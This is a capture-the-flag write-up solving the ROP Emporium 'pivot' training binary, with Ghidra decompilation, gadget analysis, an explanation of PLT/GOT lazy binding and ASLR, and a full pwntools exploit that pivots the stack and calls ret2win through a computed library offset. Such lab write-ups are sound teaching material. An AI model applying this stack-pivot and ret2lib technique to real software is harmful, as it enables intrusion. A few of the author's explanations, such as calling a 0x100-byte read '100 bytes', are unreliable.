Let’s run file.
$ file pivot
pivot: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=0e9fb878206e1858b042597fd36c51aa07497121, not stripped
Then run checksec.
$ checksec pivot
[*] '/home/hwkim301/rop_emporium/pivot/pivot'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    RUNPATH:    b'.'
    Stripped:   No
Do the exact same thing for the shared library.
$ file libpivot.so
libpivot.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=b2d29bbead6e28b2470556f695dcde5536952075, not stripped
$ checksec libpivot.so
[*] '/home/hwkim301/rop_emporium/pivot/libpivot.so'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
Load the executable into ghidra.
Here’s the main function.
undefined8 main(void)
{
  void *__ptr;

  setvbuf(stdout,(char *)0x0,2,0);
  puts("pivot by ROP Emporium");
  puts("x86_64\n");
  __ptr = malloc(0x1000000);
  if (__ptr == (void *)0x0) {
    puts("Failed to request space for pivot stack");
                      /* WARNING: Subroutine does not return */
    exit(1);
  }
  pwnme((long)__ptr + 0xffff00);
  free(__ptr);
  puts("\nExiting");
  return 0;
}
This is the pwnme function.
void pwnme(void *param_1)
{
  undefined1 local_28 [32];

  memset(local_28,0,0x20);
  puts("Call ret2win() from libpivot");
  printf("The Old Gods kindly bestow upon you a place to pivot: %p\n",param_1);
  puts("Send a ROP chain now and it will land there");
  printf("> ");
  read(0,param_1,0x100);
  puts("Thank you!\n");
  puts("Now please send your stack smash");
  printf("> ");
  read(0,local_28,0x40);
  puts("Thank you!");
  return;
}
Strange, it looks like pwnme prints an address to pivot.
printf("The Old Gods kindly bestow upon you a place to pivot: %p\n",param_1);
The goal is to call ret2win from the shared library.
The code prints an address of a void pointer.
Then it takes an input of 100 bytes with the read syscall.
Finally it reads 0x40(64) bytes from the buffer which is only 32 bytes.
There’s a buffer overflow at the second read syscall.
However, we need to send at least 40 bytes of dummy data just to overwrite past the stack frame pointer and the return address.
As a consequence we only have 24 bytes of space left to construct the rop chain.
To be precise we only have 16 bytes because out of the 24 bytes we’ll have to pass the address of ret2win.
That would consume another 8 bytes.
Right below the uselessFunction there’s something called usefulGadgets.

There are a lot of ??.
For some unknown reason ghidra can’t seem to show the disassembly for usefulGadgets.
Put your mouse cursor on the ?? and press d to let ghidra show the disassembly.
Here’s what the disassembly looks like after some tinkering.

usefulgadgets has an instruction that I’ve never seen xchg.

xchg is an instruction that let’s you exchange two registers without using a third registers as an intermediate.
Check out reddit and stackoverflow.
Here’s what the intel manual says.
Let’s check libpivot.so in ghidra.
Below is the ret2win function.
void ret2win(void)
{
  FILE *__stream;
  long in_FS_OFFSET;
  char local_38 [40];
  undefined8 local_10;

  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  __stream = fopen("flag.txt","r");
  if (__stream == (FILE *)0x0) {
    puts("Failed to open file: flag.txt");
                      /* WARNING: Subroutine does not return */
    exit(1);
  }
  fgets(local_38,0x21,__stream);
  puts(local_38);
  fclose(__stream);
                      /* WARNING: Subroutine does not return */
  exit(0);
}
Due to the fact that ret2win is inside the shared library and not the executable, we can’t directly call ret2win.
In order to call ret2win, we’ll need to figure out a clever approach.
libpivot.so has a foothold_function.
void foothold_function(void)
{
  puts("foothold_function(): Check out my .got.plt entry to gain a foothold into libpivot");
  return;
}
Here’s the pwntools code.
from pwn import *

p = process('./pivot')
e = ELF('./pivot')
libpivot = ELF('./libpivot.so')
rop = ROP(e)

p.recvuntil(b'The Old Gods kindly bestow upon you a place to pivot:')
leak = int(p.recvuntil(b'\n'), 16)

xchg_rsp_rax_ret = 0x4009BD
mov_rax2_ret = 0x4009C0
add_rax_rbp_ret = 0x4009C4
call_rax = 0x4006B0

payload = b'A' * 40
payload += p64(rop.find_gadget(['pop rax', 'ret']).address)
payload += p64(leak)
payload += p64(xchg_rsp_rax_ret)

payload2 = p64(e.plt['foothold_function'])
payload2 += p64(rop.find_gadget(['pop rax', 'ret']).address)
payload2 += p64(e.got['foothold_function'])
payload2 += p64(mov_rax2_ret)
payload2 += p64(rop.find_gadget(['pop rbp', 'ret']).address)
payload2 += p64(libpivot.sym['ret2win'] - libpivot.sym['foothold_function'])
payload2 += p64(add_rax_rbp_ret)
payload2 += p64(call_rax)

p.recvuntil(b'> ')
p.send(payload2)
p.recvuntil(b'>')
p.send(payload)
p.interactive()
Since there’s isn’t enough space to construct a ropchain, we’ll need to use a method called stack pivot.
Recall the xchg instruction swapped registers values without using an intermediate?
If you run ROPgadget you can find one.
0x00000000004009bd : xchg rsp, rax ; ret
We can overwrite until the saved frame pointer.
Then overwrite the return address with a pop rax ret gadget.
Save the address, pwnme tells us to use into rax.
Swap the rax value with rsp via xchg rsp, rax ret.
Now rsp is pointing at the address the stack pivot will take place.
Here’s the hard part.
We need to call ret2win from libpivot.so, but we don’t know the address of ret2win.
If you can recall libpivot.so has this thing called pie enabled.

PIE stands for position-independent executable.
All shared libraries have this enabled by default.
The problem is that since ret2win is inside the shared library, the address is going to change every single time we execute it.
Linux uses dynamic linking, as a result we can’t directly find the address of foothold_function.
If you use dynamic linking, you won’t actually get to know the function address before it’s called at least once.
This is referred to as lazy binding.
According to stackoverflow lazy binding allows the linker to work much more efficiently.
The linker uses the procedural linkage table aka PLT and global offset table aka GOT when calling a function.
When a function is first called it looks up the plt of that function.
It looks like this function@plt.
Then it will jump to the function@got.
However, the got will tell the program to go back the plt and find the actual address.
Then the dynamic linker /lib/ld-linux.so.2 will resolve the address of the function.
It will then update the got with the actual address.
Now the second time the function is called it will still look up the function@plt, however since the function@got has the address it will jump straight to the function’s address.
Since we don’t have a way to actually call ret2win.
We’ll have to call the plt and got and mimic the dynamic linker as if the function was properly called.
The start of a function call begins with calling function@plt.
In our case it will be foothold_function@plt.
$ objdump -d -M intel pivot -j .plt | grep -A 2 foothold
0000000000400720 <foothold_function@plt>:
  400720:	ff 25 1a 09 20 00    	jmp    QWORD PTR [rip+0x20091a]        # 601040 <foothold_function>
  400726:	68 05 00 00 00       	push   0x5
  40072b:	e9 90 ff ff ff       	jmp    4006c0 <.plt>
pwntools allows use to access a function’s plt via elf.plt.
payload2 = p64(e.plt['foothold_function'])
After that we need jump to foothold_function@got to find foothold’s update the address.
payload2 += p64(rop.find_gadget(['pop rax', 'ret']).address)
payload2 += p64(e.got['foothold_function'])
To view the got you need to run the process in gdb.

First set a break point at main with b *main and continue program execution with c.
Disassemble to see the instructions of foothold_function@plt.

You can see that it will jumps to foothold_function@got.plt.
mov rax, qword ptr [rax] ; ret, will go to foothold_function@got and will fetch the actual address.
Then we will calculate the offset between ret2win and the foothold_function by subtracting the addresses.
We will then save the subtracted offset to rbp with the pop rbp ; ret gadget.
Now that rax holds foothold_function@got and rbp holds the offset between ret2win and the foothold_function.
Executing a add rax, rbp ; ret will calculate the actual address of foothold_function, by adding the offset of ret2win from the address of the foothold_function.
But, how can we calculate the address of ret2win by subtracting the address of ret2win and foothold_function and adding that to the
foothold_function@got?
The shared library had pie enabled by default, so whenever we run the binary the address of functions in the shared library changes every time.
If this sort of address randomization is applied to ELFs it’s called pie.
If it’s applied to other areas of memory section such as the heap, stack etc its’ called Address space layout randomization aka ASLR.
The pivot binary doesn’t have pie, but lipivot.so does have ASLR enabled.
Although ASLR randomizes memory addresses, it randomizes address it a certain manner.
ASLR randomizes blocks of memory by a unit of 1 page or 4096 bytes.

Therefore, even if the starting address of the pages will get randomized the function address within that block will have constant offsets from the base of the page.
Due to the mechanisms of ASLR, it actually leads us to calculate addresses easily.
Even though we didn’t find the actual page base, by calling the plt and got managed to find the actual address of the foothold_function.
The foothold_functions actual address would look like this.
page base + offset of foothold_function.
Thus, finding an actual address of a function, we’ll by default tell you the page base.
From there we just need to find the offset of a function we want to call.
In this case, it would be ret2win.
To summarize, if we can find an address of a function and an offset of a function we want to call, we’ll be able to call any function in the binary or shared library.
Now let’s move on to the next instruction.
call rax will execute the call instruction calling ret2win.
You can think of the call to be an equivalent of push rip + jmp.
Here’s the definition of the call instruction from the intel manuals.

Run the code and you’ll get your flag.
$ python solve.py
[+] Starting local process './pivot': pid 22246
[*] '/home/hwkim301/rop_emporium/pivot/pivot'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    RUNPATH:    b'.'
    Stripped:   No
[*] '/home/hwkim301/rop_emporium/pivot/libpivot.so'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
[*] Loaded 15 cached gadgets for './pivot'
[*] Switching to interactive mode
 [*] Process './pivot' stopped with exit code 0 (pid 22246)
Thank you!
foothold_function(): Check out my .got.plt entry to gain a foothold into libpivot
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
$
One extra fact, is that ASLR is enabled by the kernel.
Ubuntu has a nice explanation on how to check if ASLR is enabled or not.
$ cat /proc/sys/kernel/randomize_va_space
2
Personally, this was the hardest challenge in the entire ropemporium series.
I found this one to be even more difficult than the last one ret2csu.
To get a better understanding on plt and got, I recommend reading practical binary analysis.
It’s a good book, albeit very challenging especially p45 ~ p48 for plt and got.
There’a also a detailed explanation on dynamic linking from lwn.net which helps a lot.